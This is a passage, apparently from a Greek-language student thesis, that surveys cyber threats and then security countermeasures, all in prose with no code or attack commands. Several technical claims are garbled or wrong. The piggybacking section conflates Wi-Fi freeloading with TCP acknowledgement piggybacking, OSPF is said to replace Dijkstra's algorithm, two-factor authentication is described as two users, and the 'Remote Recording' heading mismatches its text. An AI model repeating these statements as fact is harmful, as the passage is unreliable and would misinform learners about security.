Ο ιός ενός υπολογιστή είναι ειδικά σχεδιασμένος για να εξαπλώνεται και να αναπαράγεται από ένα υπολογιστή σε ένα άλλο υπολογιστή χωρίς την συγκατάθεση του χρήστη. Είναι γνωστό ότι αρκετοί από τους ιούς των υπολογιστών εξαπλώνονται με κάποιο είδος κακόβουλου προγραμματισμού - κώδικα. Ο τρόπος λειτουργίας ενός ιού είναι να εισάγει παράνομα τον εαυτό του σε κάποια από τα νόμιμα προγράμματα ώστε βλάψει το λογισμικό του. Ένας ιός έχει την ικανότητα να σβήσει, να διαγράψει, να αλλοιώσει, ακόμα και να μεταφέρει αρχεία που τυχών να είναι εμπιστευτικά. Αρκετές από της διαφημίσεις των ιστότοπων θέτουν ως στόχο να δελεάσουν τους χρήστες στο να κάνουν κλικ στο συγκριμένο σύνδεσμο. Η χρήση κακόβουλες συσκευές USB πιθανότατα να περιέχει μολυσμένο περιεχόμενο. Το άνοιγμα αλληλογραφίας από άγνωστο παραλήπτη εξαπατώντας τον με κάποιον σύνδεσμο. Όλα τα πιο πάνω βασίζονται σε κατηγορίες απειλών που οι χρήστες θα πρέπει να έχουν εις γνώση.

3.3 Worm - Σκουλήκι

Ο ιός σκουλήκι είναι ένα κακόβουλο λογισμικό που έχει την ικανότητα να αυτοαναπαράγεται σε άλλα δίκτυα. Σε αρκετές περιπτώσεις αποκαλείται malware δηλαδή κακόβουλο λογισμικό. Οι ιοί σκουλήκια έχουν αρετές διαφορές μεταξύ των ιών των υπολογιστών. Το πιο συνήθης παράδειγμα είναι να επιβραδύνουν τον ηλεκτρονικό υπολογιστή με ένα κακόβουλο κώδικα. Αυτό θα μπορούσε όμως να οδηγήσει τον υπολογιστή σε ένα botnet με σκοπό να σβήσει όχι μόνο ευαίσθητες πληροφορίες αλλά και κωδικούς πρόσβασης.

3.4 Botnet

Προέρχεται από τις λέξεις ρομπότ - ROBOT και διαδίκτυο - NETWORK. Είναι ένα σύνολο από ηλεκτρονικούς υπολογιστές που έχουν ήδη μολυνθεί από τα bots. Το bot είναι ένα μέρος από κάπου κακόβουλου λογισμικού που δέχεται κακόβουλες εντολές και μπορούν να ελέγχονται εξ αποστάσεως. Ακολούθως όσες συσκευές είχαν μολυνθεί μετατρέπονται σε «ζόμπι bots» όπου ελέγχονται από ένα botnet. Ένα παράδειγμα botnet είναι το Mirai που έχει μολύνει περίπου 2,5 εκατομμύρια συσκευές, από δρομολογητές, εκτυπωτές μέχρι έξυπνες φωτογραφικές μηχανές.

3.5 Backdoor

Αυτή η επίθεση του Backdoor έχει ως σκοπό να ρυθμίσει μια κρυφή πίσω πόρτα σε δίκτυα DNNs. Τα συγκεκριμένα νευρωσικά δίκτυα DNN είναι από διάφορες κατηγορίες αλγορίθμων που θέτει ως στόχο την αλληλοεπίδραση και την επεξεργασία διάφορων πληροφοριών του εγκεφάλου ενός ανθρώπου. Αυτή η επίθεση του Backdoor ενεργοποιείται όταν η διαδικασία κατάρτισης δεν είναι τελείως ελεγχόμενη, όπως για παράδειγμα είναι η κατάρτιση σε σύνολα δεδομένων τρίτων. Αυτό φέρνει ως αποτέλεσμα μια νέα και πιο ρεαλιστική απειλή. Ο τομέας αυτός είναι ταχέως

αναπτυσσόμενος γύρο από την επίθεση του Backdoor και χρειάζεσαι συνεχώς μια συστηματική αναθεώρησή που συνήθως φέρνει ένα κενό στον ορίζοντα.

3.6 Browser hijacking

Το Browser hijacking είναι ένα κακόβουλο λογισμικό που θέτει ως στόχο την τροποποίηση των ρυθμίσεων μιας συσκευής χωρίς να έχει την κατάλληλη εξουσιοδότηση από τον χρήστη. Αυτό φέρνει ως αποτέλεσμα να μεταφέρει τον χρήστη σε κακόβουλους ιστότοπους που ο χρήστης δεν είχε προγραμματίσει την επίσκεψη τους. Οι χάκερ στοχεύουν συγκριμένα σε τράπεζες και άλλους συναφή οργανισμούς όπως στρατιωτικές ιστοσελίδες αλλά και ιστοσελίδες της κυβέρνησης λόγο του ότι περιέχουν εξαιρετικά άκρως απόρρητες πληροφορίες. Αυτός ο τρόπος θα μπορούσε να είναι ένα είδος πειρατείας που προκαλείται από ανεπιθύμητος επισκέπτες σε προγράμματα περιήγησης.

3.7 Piggybacking

Το Piggybacking, είναι μια μη εξουσιοδοτημένη πρόσβαση σε ένα ασύρματο δίκτυο LAN. Ο κύριος στόχος του piggybacking είναι η απόκτηση δωρεάν πρόσβασης σε ένα δίκτυο σε αντίθεση με κάποια άλλη κακόβουλη ενέργεια. Πιο αναλυτικά, σε ένας ηλεκτρονικός υπολογιστής δεν στέλνει αμέσως την επιβεβαίωση για το πακέτο που έχει πάρει, ωστόσο περιμένει κάποια χρονική στιγμή και συμπεριλαμβάνει την επιβεβαίωση του στο επόμενο πακέτο. Το μειονέκτημα σε αυτή την συγκριμένη ενέργεια είναι την επιβράδυνση στη μεταφορά δεδομένων για όλους τους χρήστες του δικτύου.

3.8 Ransomware

Το Ransomware attack είναι μια από τις πιο διάσημες απειλές που απειλεί τους κυβερνοχώρους. Σε αυτήν την επίθεση, ο εισβολέας χρησιμοποιεί ένα κακόβουλο λογισμικό για την κρυπτογράφηση

δεδομένων. Με αυτό τον τρόπο, έχει την ευκαιρία να ζητήσει λύτρα για να αποκρυπτογραφήσει τα συγκεκριμένα δεδομένα.

3.9 Remote Recording

Μια απομακρυσμένη επίθεση όπως είναι το Remote Attack είναι ο ορισμός ως μια κακόβουλης ενέργειας που έχει ως στόχο κάποιο πληροφοριακό σύστημα όπως είναι ένας υπολογιστής ή ακόμα ένα δίκτυο. Τέτοιους είδους απειλές ο χακερ είναι σε επιφυλακή ώστε να ανακαλύψει τα ευάλωτα σημεία από τον υπολογιστή ενός οργανισμού, ή ακόμα λογισμικά ασφαλείας του δικτύου ώστε να έχει την πρόσβαση. Τέσσερίς πιο κύριοι λόγοι για τέτοιους είδους επιθέσεις είναι η παράνομη προβολή, η κλοπή πολύτιμών στοιχείων, η εισαγωγή κακόβουλων λογισμικών και πρόκληση βλάβης σε κάποιο υπολογιστή, δίκτυο, αλλά και πολύτιμους πόρους.

3.10 Rootkits

Τα Rootkits ίσος και να είναι οι πιο επικίνδυνες απειλές για το πληροφοριακό σύστημα. Ο λόγος είναι διότι μπορεί να προκαλέσουν αρκετή δυσκολία στην εύρεση τους αλλά και την αφαίρεση τους. Τέτοιες κακόβουλες απειλές όπως είναι τα Rootkits είναι άψογα σχεδιασμένα έτσι ώστε να μπορούν να παραμείνουν κρυμμένα στην συσκευή ενός χρήστη ενεργοί χωρίς να το αντιληφθεί. Με τον τρόπο αυτό ένας χάκερ έχει την δυνατότητα να παίρνει τον έλεγχο εξ αποστάσεως από την παρούσα συσκευή. Μέσα από προγράμματα κώδικες επιτρέπουν στους χάκερ να κλέψουν τους σημαντικές πληροφορίες όπως κωδικούς από την πιστωτική κάρτα μιας τράπεζας. Είναι γνωστό ότι μέσα από τα Rootkits έχουν τη δυνατότητα οι χάκερ να απενεργοποιήσουν το λογισμικό ασφαλείας. Αυτό θέτει ως αποτέλεσα ότι μόνος εφικτός τρόπος για να εξαλειφθεί ένα κρυμμένο Rootkit είναι η διαγραφή από το λειτουργικό σύστημα του πληροφορικού συστήματος και να ανακατασκευάσει του από το μηδέν.

3.11 Trojan Horse - Δούρειος Ίππος

Το Trojan δηλαδή ο δούρειος ίππος είναι ακόμα ένα είδος κακόβουλου λογισμικού που τις πλείστες φορές κρύβεται σε ένα email ή σε κάποιο ανοιχτή πηγή αρχείου. Μόλις πραγματοποιηθεί η λήψη, τότε ο κώδικας εκτελείται η εργασία που είχε σχεδιαστεί από τον εισβολέας. Μια θετική ένδειξη ότι ένα Trojan είναι ενεργό σε κάποια συσκευή έχει ως συνέπεια να υπάρχει μια ασυνήθιστη δραστηριότητα στον υπολογιστή. Για παράδειγμα απουσία αλλά και η κλοπή ευαίσθητων πληροφοριών.

3.12 Advanced persistent threats

Ένας εισβολέας αποκτά παράνομη πρόσβαση σε ένα δίκτυο και παραμένει απαρατήρητος για αρκετή χρονική περίοδο. Με τον τρόπο αυτό, παρακολουθεί τις δραστηριότητες του δικτύου και κλέβει απόρρητα δεδομένα χρησιμοποιώντας προηγμένες επίμονες απειλές. Αυτές οι επιθέσεις είναι δύσκολο να εντοπιστούν και να μειωθούν.

3.13 Denial of service

Η επίθεση άρνησης έχει σκοπό να προκαλέσει υπερφόρτωση στο σύστημα στέλνοντας πολλά αιτήματα. Είναι αδύνατο ως και ακατόρθωτο να σταματήσει κάποιος την επίθεση αυτή, με το να μπλοκάρει μια μόνο πηγή. Η συγκριμένη επίθεση μπορεί να χρησιμοποιηθεί για να επιβραδύνει ή να απενεργοποιήσει μια υπηρεσία και να βλάψει τη φήμη μιας επιχείρησης.

3.14 Spyware

Το Spyware είναι ακόμα ένας τύπος κακόβουλου λογισμικού που έχει ως σκοπό την κατασκοπεία μιας δραστηριότητας του χρήστη μέσα από την συσκευής του. Το συγκριμένο λογισμικό spyware θα μαζέψει και θα αποθήκευση διάφορες πληροφορίες σχετικά με τις καθημερινές συνήθειες των χρηστών. Για παράδειγμα σε ποιες ιστοσελίδες περιηγείται αλλά και σε ποιες εφαρμογές έχουν την εξουσιοδότηση όπως και σε πια προγράμματα έγινε η λήψη. Αυτές οι χρήσιμες πληροφορίες στέλνονται και συλλέγονται σε έναν χάκερ, που στην συνέχεια θέτει ένα πόρισμα για τι επιθέσεις έχει ως στόχο. Το Spyware δεν μεταδίδεται από μολυσμένα συστήματα σε μολυσμένα συστήματα. Το συγκριμένο λογισμικό spyware μπορεί να γίνει λήψη από έναν ιστότοπο στο οποίο ο χρήστης πιστεύει ότι περιέχει ένα χρήσιμο λογισμικό. Τις περισσότερες φορές ομαδοποιείται σε μια λήψη μαζί με το νόμιμο λογισμικό. Όπως είναι οι προαναφερόμενες επιθέσεις έτσι και το λογισμικό spyware μπορεί να θέσει την κλοπή κωδικών πρόσβασης αλλά και πληροφοριών της πιστωτικής κάρτας. Αυτό θέτει ως στόχο ένα οικονομικό όφελος απέναντι στον εισβολέα.

3.15 Keyloggers

Ένα παλιό είδος λογισμικού παρακολούθησης είναι τα Keyloggers. Λειτουργούν με αλγόριθμους που παρακολουθούν τις κινήσεις του πληκτρολογίου μέσα από μοτίβα αναγνώρισης και μερικών άλλων τεχνικών. Τα Keylogger είναι ειδικά σχεδιασμένα για να κάνουν καταγραφή σε πλήκτρα ενός ηλεκτρονικού υπολογιστή κατά την διάρκεια που χρησιμοποιούνται από κάποιον χρήστη. Με τον τρόπο αυτό αποθηκεύονται χρήσιμες πληροφορίες από ιστοσελίδες και εφαρμογές που έχει πληκτρολογήσει ο χρήστης και στέλνεται σε τρίτες οντότητες.

3.16 Man in the Middle

Μια επίθεση Man in the Middle είναι η επικοινωνία μεταξύ δύο χρηστών που παρακολουθείται και τροποποιείται από ένα μη εξουσιοδοτημένο μέρος. Ο εισβολέας κρυφακούει ενεργά, κλέβοντας μηνύματα, δημόσιου κλειδιού. Ακολούθως, μεταδίδει ξανά το μήνυμα αντικαθιστώντας το κλειδί που ζητήθηκε με το δικό του. Ο αποστολέας δεν αναγνωρίζει ότι ο παραλήπτης είναι ένας άγνωστος εισβολέας. Έτσι, ο άγνωστος εισβολέας ελέγχει ολόκληρη την επικοινωνία.

3.17 WiFi Deauthentication Attack

Η συγκριμένη επίθεση έχει ως στόχο τον αυτοέλεγχο της ταυτότητας με σκοπό να προκαλέσει την διάσπαση για τις ασύρματες συνδέσεις. Ανήκει στην κατηγορία με των άρνησης υπηρεσιών (denial of service), θέτοντας με αυτό τον τρόπο τα δίκτυα προσωρινά ανενεργά. Τέτοιους είδους τακτικές δεν απαιτούν εξειδικευμένες δεξιότητες και ούτε συνοδεύονται από κάποιο περίπλοκο εξοπλισμό. Ωστόσο οι συγκεκριμένες οι επιθέσεις εφαρμόζονται σαν αθώες φάρσες σε φίλους και συναδέλφους. Θα μπορούσε κάλλιστα να φέρει διπλή επίθεση και αυτό να έχει ως αποτέλεσμα την σύντριψη των δικτύων ενός οργανισμού.

Κεφάλαιο 4

Αντίμετρα της ασφάλειας των Πληροφοριακών Συστημάτων

4.1 Εισαγωγή στην αποτροπή των κακόβουλων απειλών

Στην ραγδαία μετάβαση της σύγχρονης αυτής εποχής, η κοινωνία των δίκτυών έχει ένα σημαντικό προβάδισμα στην ζωή των ανθρώπων. Η ανάπτυξη του δικτύου των ηλεκτρονικών συστημάτων είναι βέβαιο ότι προσφέρει αρκετές ευκολίες στην ζωή των ανθρώπων. Παράλληλα όμως οi διάφοροι συνεχόμενοι κίνδυνοι στην ασφάλεια των δικτιών το καθιστά ακόμα πιο δύσκολο για αντιμετώπιση. Αν οι υφιστάμενοι κίνδυνοι ασφάλειας είναι εφικτό στο να αντιμετωπιστούν έγκαιρα τότε θα είναι πιο ορατή η εμφάνιση των συγκεκριμένων απειλών ώστε να δημιουργηθούν αποτελεσματικές στρατηγικές.

Στους κυβερνητικούς οργανισμού αλλά και σε άλλες εταιρείες, υπάρχουν ευαίσθητα δεδομένα που θα πρέπει να είναι πάντα προστατευμένα. Στις συγκεκριμένες περιπτώσεις το δίκτυο των υπολογιστών είναι συνδεδεμένο με αρκετούς κινδύνους καθιστώντας το ευάλωτο σε εισβολείς και σε κακόβουλες επιθέσεις του λογισμικού. Η εμπιστευτικότητα, η ακεραιότητα αλλά και η διαθεσιμότητα και η των πληροφοριών του δίκτυο επηρεάζονται σε ένα κρίσιμο βαθμό.

Οι απειλές του διαδικτύου με την πάροδο του χρόνου εκμεταλλεύονται σε μεγάλο βαθμό από τους ελαττωματικούς πόρους και ίσος στην πορεία να οδηγηθούν σε μια μη εξουσιοδοτημένη πρόσβαση. Για παράδειγμα την κλοπή, την καταστροφή πόρων, την αποκάλυψη πληροφοριών.

Για τον λόγο αυτό θα πρέπει να κλιμακωθεί μια σειρά από μερικών αναλύσεων και έρευνας. Ο τρόπος αυτός θα βοηθήσει σε μια πιο ορθή οργάνωση που έχει σκοπό την εύρεση ευπαθειών και έχουν ως κύριο στόχο κάποια ισοδύναμα μέτρα προστασίας.

4.2 Μέτρα για την αποτροπή των κακόβουλων απειλών

Όλα τα μέτρα της ασφάλειας του πληροφοριακού συστήματος θα πρέπει να συμπεριλαμβάνονται σε ένα καθολικό σχέδιο ασφάλειας. Ο κάθε οργανισμό θα πρέπει να δημιουργήσει δυο σχέδια που θα στοχεύει στην ανάκαμψη από τις καταστροφές αλλά και στην αποκατάσταση της λειτουργίας. Ωστόσο η οικονομική άνοδος σε ένα πληροφοριακό σύστημα φέρνει ως αποτέλεσμα την παρεμβολή για την υλοποίηση των ενεργειών που θα περιορίσουν τις ευπάθειες και τις απειλές στο πληροφοριακό σύστημα.

Όταν ένας οργανισμός είναι σε θέση να αξιολογήσει τους κινδύνους που θέτουν ως στόχο των περιουσιακών στοιχείων τότε είναι η ορθή στιγμή που θα επιλέξει τους κατάλληλους ελέγχους ασφαλείας για να τεθούν σε λειτουργία. Ο πιο εύκολος και αποτελεσματικός τρόπος για την ταξινόμηση των μέτρων ασφάλειας είναι ένα μοντέλο που ταξινομείται στο υλικό και στο τεχνικό μέρος. Στην συνέχεια γίνετε ταξινόμηση με βάση την λειτουργία της πρόληψης, της ανίχνευσης και την επαναφορά. Το παρόν κεφάλαιο επικεντρώνεται στην ανάλυση των μέτρων για την αποτροπή κακόβουλων απειλών.

4.3 Τύποι ελέγχων

Υπάρχουν τρεις τύποι ελέγχων και χωρίζονται σε φυσικούς, σε τεχνικούς και σε διοικητικούς.

Ο φυσικός έλεγχος χρησιμοποιείται για την πρόληψη των μη εξουσιοδοτημένων ατόμων πρόσβασης. Περιλαμβάνει στοιχεία όπως τους φρουρούς, τις κάρτες πρόσβασης αλλά και τις κάμερες παρακολουθείς.

Ο τεχνικός έλεγχος χρησιμοποιείται για την προστασία των πόρων. Ορισμένα παραδείγματα είναι τα περιοριστικά μέτρα των διασυνδέσεων, τα μέτρα κρυπτογράφησης, τα συστήματα προστασίας αλλά και συστήματα εντοπισμού των εισβολών.

Ο διοικητικός έλεγχος είναι οι κατευθυντήριες γραμμές σύμφωνα με την ασφάλεια που έχει ως στόχο ο οργανισμός. Πιο αναλυτικά, τα καθήκοντα των εργαζομένων να διαχωρίζονται ανάλογα της κλίμακας της θέσης, η ορθή πρόσληψη αλλά και ο συστηματικός τερματισμός των εργαζομένων, η φυσική πρόσβαση σε εγκαταστάσεις του κτιρίου.

4.4 Λειτουργίες ελέγχων

Ο προληπτικός έλεγχος προλαμβάνει την μη εξουσιοδοτημένη δραστηριότητα που θα υπάρξει στον οργανισμό. Για παράδειγμα τα συστήματα συναγερμού, τα λογισμικά προστασίας από τους ιούς, όλα τα τείχη προστασίας, ο διαχωρισμός καθηκόντων των εργαζομένων. Όλα τα προαναφερόμενα είναι τεχνικοί έλεγχοι.

Ο ανιχνευτικός έλεγχος είναι το κάθε μέτρο ασφαλείας που θα εφαρμοστεί για τον εντοπισμό και την ειδοποίηση σε μια μη εξουσιοδοτημένη δραστηριότητα είτε αυτό βρίσκεται σε εξέλιξη είτε είναι μετά την εμφάνισή της. Για παράδειγμα συναγερμοί των θυρών, οι συναγερμοί της πυρκαγιάς που στέλνουν ειδοποίηση στους διαχειριστές του συστήματος.

Ο διορθωτικός έλεγχος περιλαμβάνει όλα τα μέτρα που θα τεθούν σε λειτουργία για την αποκατάσταση μιας δυσλειτουργίας, αλλά και την δυνατότητα στην αρχική της κατάσταση ύστερα από κάποια ανεπιθύμητη δραστηριότητα. Για παράδειγμα, η επιδιόρθωση ενός συστήματος, η καραντίνα ενός κακόβουλου λογισμικού, ο τερματισμός μιας διαδικασίας ακόμα και η επανεκκίνηση ενός συστήματος.

Εικόνα 6.1: Αποτροπή κακόβουλων απειλών

4.5 Πρωτόκολλα και εργαλεία αντιμετώπισης

Πιο κάτω θα γίνει μια βασική ανάλυση στα πιο σημαντικά αντίμετρα. Καταγράφονται ορισμένα εργαλεία και πρωτόκολλα που είναι χρήσιμα για την αποτροπή τυχόν παρεμβολές και επιθέσεις. Τέτοιους είδους επιθέσεις παραμονεύουν πίσω από τα διαδικτυακά συστήματα έχοντας ως κύριο σκοπό να βλάψουν, αλλά και να κλέψουν σημαντικές πληροφορίες σε κάποιον οργανισμό.

4.5.1 Honeypots

Τα honeypots είναι είδη διακομιστών που είναι καλά σχεδιασμένα για να μοιάζουν με ελκυστικούς στόχους. Λόγο του ότι φαίνονται σαν νόμιμες απειλές, λειτουργούν και σαν παγίδες, επιτρέποντάς τον εντοπισμός των επιθέσεων πιο έγκαιρα κάνοντας τις κατάλληλες τροποποιήσεις. Αυτό βοήθα να κατευθύνονται οι επιτιθέμενοι πιο μακριά από τα πληροφοριακά συστήματά.

4.5.2 Pretty Good Privacy (PGP)

Μια εφαρμογή δωρεάν για την ασφάλεια του ηλεκτρονικού ταχυδρομείου, που στην πορεία κατέστη δυνατή όχι μόνο για την κρυπτογράφηση και την αποκρυπτογράφηση των διαμερισμάτων ενός δίσκου αλλά και για την αναπτυγμένη ασφάλεια των επικοινωνιών του ηλεκτρονικού ταχυδρομείου. Ο τρόπος που λειτουργεί το PGP είναι να χρησιμοποιεί στο σύστημα έναν αλγόριθμο International Data Encryption Algorithm (IDEA), μεταξύ του δημόσιου και του ιδιωτικού κλειδιού, πιο συγκεκριμένα για τη κρυπτογράφηση των αρχείων και των μηνυμάτων του ηλεκτρονικού ταχυδρομείου.

4.5.3 NAT

Η Μετάφραση διευθύνσεων δικτύου (NAT) είναι μια τεχνική που επιτρέπει σε μια μοναδική IP διεύθυνση για να αντιπροσωπεύσει μια πιο μεγαλύτερη ομάδα υπολογιστών. Όταν γίνετε η μετάφραση των διευθύνσεων ενός δικτύου, στις περισσότερες φορές από ένα router ή ένα NAT firewall εισέρχεται μέσα στον υπολογιστή από ένα ιδιωτικό δίκτυο όπως είναι μια δημόσια διεύθυνση. Με τον τρόπο αυτό η μετάφραση των διευθύνσεων του δικτύου επιτρέπει σε μια συσκευή να λειτουργεί ως μεσάζων μεταξύ ενός τοπικού δικτύου, ενός ιδιωτικού δικτύου αλλά και ενός δημόσιου δικτύου. Οι πιο κύριοι βασικοί τρόποι που χρησιμοποιείται η μετάφραση διευθύνσεων

δικτύου είναι για τη διατήρηση του αριθμού δημοσίων διευθύνσεων IP, για οικονομικούς σκοπούς αλλά και για σκοπούς ασφάλειας.

4.5.4 SET

Το Secure Electronic Transaction (SET) είναι από τα πρώτα πρωτόκολλα επικοινωνίας που χρησιμοποιούν οι ιστοσελίδες ηλεκτρονικού εμπορίου για την πληρωμή με ηλεκτρονικές πιστωτικές κάρτες. Είναι για μια πιο ασφαλή ηλεκτρονική συναλλαγή για την διαβίβαση των πληροφοριών από τις πιστωτικές κάρτες στους ηλεκτρονικούς πυλώνες του διαδικτύου. Τέτοιους είδη πρωτόκολλα των ηλεκτρονικών συναλλαγών είναι υπεύθυνα για να μπλοκάρουν προσωπικά στοιχεία που υπάρχουν κριμένα στις πιστωτικές κάρτες. Με τον τρόπο αυτό εμποδίζονται η είσοδος στους ηλεκτρονικούς εγκληματίες από την πρόσβαση στις πληροφορίες των καταναλωτών.

4.5.5 Kerberos

Ο Kerberos είναι ένα πρωτόκολλο ελέγχου ταυτότητας δικτύου των πληροφοριακών στησιμάτων. Το συγκεκριμένο αυτό πρωτόκολλο βασίζεται σε μια κρυπτογράφηση συμμετρικού κλειδιού που απαιτεί ένα αξιόπιστο τρίτο μέρος, ώστε προαιρετικά να μπορεί να χρησιμοποιεί την κρυπτογράφηση του δημόσιου κλειδιού σε ορισμένων φάσεων του ελέγχου ταυτότητας. Είναι ειδικά σχεδιασμένο ώστε σε ένα μοντέλο πελάτη και διακομιστή να υπάρχει ο έλεγχος ταυτοποίησης. Με τον τρόπο αυτό τόσο ο χρήστης όσο και ο διακομιστής θα καταφέρουν να επαληθεύσουν ο ένας την ταυτότητα του άλλου. Τα μηνύματα του συγκεκριμένου πρωτοκόλλου προστατεύονται ενάντια από επιθέσεις υποκλοπής και επανάληψης.

4.5.6 Penetration Testing

Ο έλεγχος διείσδυσης γνωστή και ως pen test είναι μια σύγχρονη τεχνική αξιολόγησης για τα σημεία του συστήματος. Ο σκοπός του είναι να εξερευνήσει όλους τους αδύναμους βρόχους ενός πληροφοριακού συστήματος, ώστε ο δοκιμαστής να έχει την ίδια συμπεριφορά που έχει ένας εισβολέας. Ο δοκιμαστής διείσδυσης χρησιμοποιεί τις ίδιες τεχνικές και εργαλεία για μια πιο ορθή αξιολόγηση των αδυναμιών σε ένα σύστημα. Αυτές οι δοκιμές διείσδυσης είναι μπορούν να ελέγξουν αν ένα σύστημα είναι αρκετά ευάλωτο σε έτσι επιθέσεις. Επόμενος μετά το τον έλεγχο διείσδυσης

είναι πιθανόν ο δοκιμαστής να προτείνει ορισμένα αντίμετρα για ένα πιο καθολικό έλεγχο ασφαλείας του οργανισμού.

4.5.7 Two Factor Authentication

Ο έλεγχος ταυτότητας δύο παραγόντων (2FA), είναι η επαλήθευση δύο βημάτων ανάμεσα των δύο παραγόντων. Αυτή η διαδικασία ασφάλειας αναφέρετε όταν οι δυο χρήστες παρέχουν δύο διαφορετικούς ελέγχους ταυτότητας για να ώστε γίνει η επαλήθευση, είναι για παράδειγμα το δακτυλικό αποτύπωμα ή ακόμα καλύτερα η σάρωση ενός προσώπου. Ο έλεγχος ταυτότητας δύο παραγόντων παρέχει ένα πιο υψηλό επίπεδο ασφάλειας στον οποίο ο χρήστης παρέχει ένα και μόνο κωδικό πρόσβασης. Η συγκεκριμένη διαδικασία ελέγχου ταυτότητας φέρνει αρνητικά αποτελέσματα για τους εισβολείς ώστε η πρόσβαση τους να είναι ακόμα πιο δύσβατη στους διαδικτυακούς λογαριασμούς ενός χρήστη. Αν ένας κωδικός πρόσβασης του θύματος είναι ήδη χακαρισμένο, τότε ο κωδικός πρόσβασης από μόνος του δεν είναι αρκετός ώστε να περάσει τον έλεγχο της ταυτοποίησης.

4.5.8 VPN

Το virtual private network (VPN) είναι ένα ιδιωτικό δίκτυο που αφήνει τους χρήστες να στέλνουν δεδομένα αλλά και να λαμβάνουν σε δημόσια δίκτυα. Δηλαδή είναι εικονικά δίκτυα που είναι συνδεδεμένα σε ένα ιδιωτικό δίκτυο. Το VPN έχει πολλά οφέλη εκ τον οποίων, η αύξηση της λειτουργικότητας και της ασφάλεια μέσα ενός ιδιωτικού δικτύου. Η χρήση γίνετε συνήθως από απομακρυσμένους χρήστες έχοντας πρόσβαση σε πόρους που δεν είναι προσβάσιμοι στο δημόσιο δίκτυο. Ένα VPN δημιουργείται από μια point to point σύνδεσης μέσω της χρήσης ειδικών κυκλωμάτων ή ακόμα και με πρωτόκολλα διοχέτευσης σε δίκτυα που υπάρχουν ήδη.

4.5.9 Antivirus

Ένα λογισμικό antivirus ανήκει στην κατηγορία προγραμμάτων είναι σχεδιασμένα για την πρόληψη κακόβουλα λογισμικά, τον εντοπισμό τους αλλά και την εξάλειψη από τα συστήματα πληροφορικής. Τα λογισμικά προστασίας από ιούς, είναι σχεδιασμένα να προστατεύουν κακόβουλες απειλές συμπεριλαμβανομένων άλλων τύπων κακόβουλου λογισμικού, όπως είναι τα Keyloggers, ο δούρειος ίππος, τα σκουλήκια, τα rootkits, τα spyware, τα adware, τα botnets και τα ransomware. Καλό θα ήταν

σε όλους τους οργανισμούς να εγκατασταθεί, λόγο του ότι είναι από τα πιο σημαντικά λογισμικά για τα πληροφοριακά συστήματα της εταιρείας.

4.5.10 TLS

Το TLS είναι ένα πρωτόκολλο που κρυπτογραφεί και παρέχει μια καθολική ασφάλεια των δεδομένων που στέλνονται μεταξύ των εφαρμογών. Πιο συγκριμένα είναι για όλους τους χρήστες που θέλουν να έχουν μια πιο ασφαλή περιήγηση στο διαδίκτυο. Το εικονίδιο που είναι σαν ένα λουκέτο εμφανίζεται σε προγράμματα περιήγησης καθορίζοντας ότι η λειτουργία είναι πιο ασφαλή σε εισβολείς αλλά και σε απειλές. Θα μπορούσε όμως να χρησιμοποιηθεί και για άλλες εφαρμογές, όπως το ηλεκτρονικό ταχυδρομείο, τις μεταφορές αρχείων, σε μια βιντεοδιάσκεψη, στην φωνητική υπηρεσία μέσω VOIP (voice over IP). Παράλληλα χρησιμοποιείται και σε άλλες υπηρεσίες του διαδικτύου, όπως για παράδειγμα είναι το DNS και το NTP.

4.5.11 SSL

Το Secure Sockets Layer (SSL) είναι μια τυποποιημένη τεχνολογία όπου επιτρέπει την συνεχής ασφαλής σύνδεσης στο διαδίκτυο ενώ προστατεύει τα ευαίσθητα δεδομένα που μεταφέρονται σε ένα πληροφορικό σύστημα. Με τον τρόπο αυτό αποτρέπει τους εγκληματίες από την ανάγνωση και την τροποποίηση προσωπικών στοιχείων. Τα δύο συστήματα θα μπορούσαν για παράδειγμα να είναι ένας διακομιστής με ένα πελάτη ή ένας διακομιστή μαζί με κάποιο άλλο διακομιστή.

4.5.12 OSPF


Το OSPF είναι ένα πρωτόκολλο (link state), ο στόχος του είναι να ανταλλάξουν πληροφορίες της τοπολογίας τους με τα γειτονικά δίκτυα. Οι δρομολογητές συνδέουν όλα τους τα δίκτυα με την χρήση του Internet (IP) πρωτόκολλου και ενός ενιαίου αυτόνομου συστήματος (AS). Το Open Shortest Path First (OSPF) όμως είναι ένα πρωτόκολλο που βοηθά στην εύρεση μιας καλύτερης διαδρομής για όλα τα πακέτα που κινούνται μέσα στο δίκτυο. Είναι μια παραλλαγή που χρησιμοποιείται στην θέση του Dijkstra αλγορίθμου.

4.5.13 SSH

Το Secure Shel (SSH) είναι ένα πρόγραμμα στο επίπεδο εφαρμογής με διαφορετικές δυνατότητες ασφαλείας από ότι είναι το FTP και το Telnet. Ο στόχος του SSH επιτρέπει στους χρήστες να συνδεθούν από απομακρυσμένες τοποθεσίες σε υπολογιστές αφήνοντας τους να μετακινήσουν δεδομένα. Όλες οι πληροφορίες που ταξιδεύουν μεταξύ του προγράμματος, του χρήστη και του διακομιστή είναι κρυπτογραφημένες. Το κείμενο που ταξιδεύει στο δίκτυο είναι δυσνόητο ώστε ένας εισβολέας δύσκολα θα αναγνωρίσει τους κωδικός πρόσβασης ενός χρήστη. Αυτό θέτει ως αποτέλεσμα την ασφάλεια δικτύου.

4.5.14 DLP

Η αποτροπή απώλειας δεδομένων (DLP) αποτελείται από ένα σύνολο εργαλείων και διαδικασίες. Ο κυρίως στόχος είναι για να προστατέψει ότι τα ευαίσθητα δεδομένα του πληροφοριακού συστήματος δεν θα αλλοιωθούν από χρήστες που δεν έχουν την πλήρη εξουσιοδότηση. Το συγκριμένο αυτό λογισμικό (DLP) έχει την ιδιότητα να ταξινομεί όλα τα εμπιστευτικά και πιο κρίσιμα δεδομένα ενώ παράλληλα βοηθά στον εντοπισμό τυχόν παραβιάσεων που καθορίζονται ένα προκαθορισμένο πακέτο πολιτικής, όπως για παράδειγμα είναι ο γενικός κανονισμός προστασίας δεδομένων (GDPR). Όταν όλες οι παραβιάσεις εντοπιστούν τότε το DLP εφαρμόζει ένα μοντέλο αποκατάστασης από ειδοποιήσεις και κρυπτογραφήσεις με σκοπό να αποτρέψει τους χρήστες από μια τυχαία ή και κακόβουλη ενέργεια των δεδομένων. Τέτοια είδη εργαλεία αποτροπής απώλειας δεδομένων, 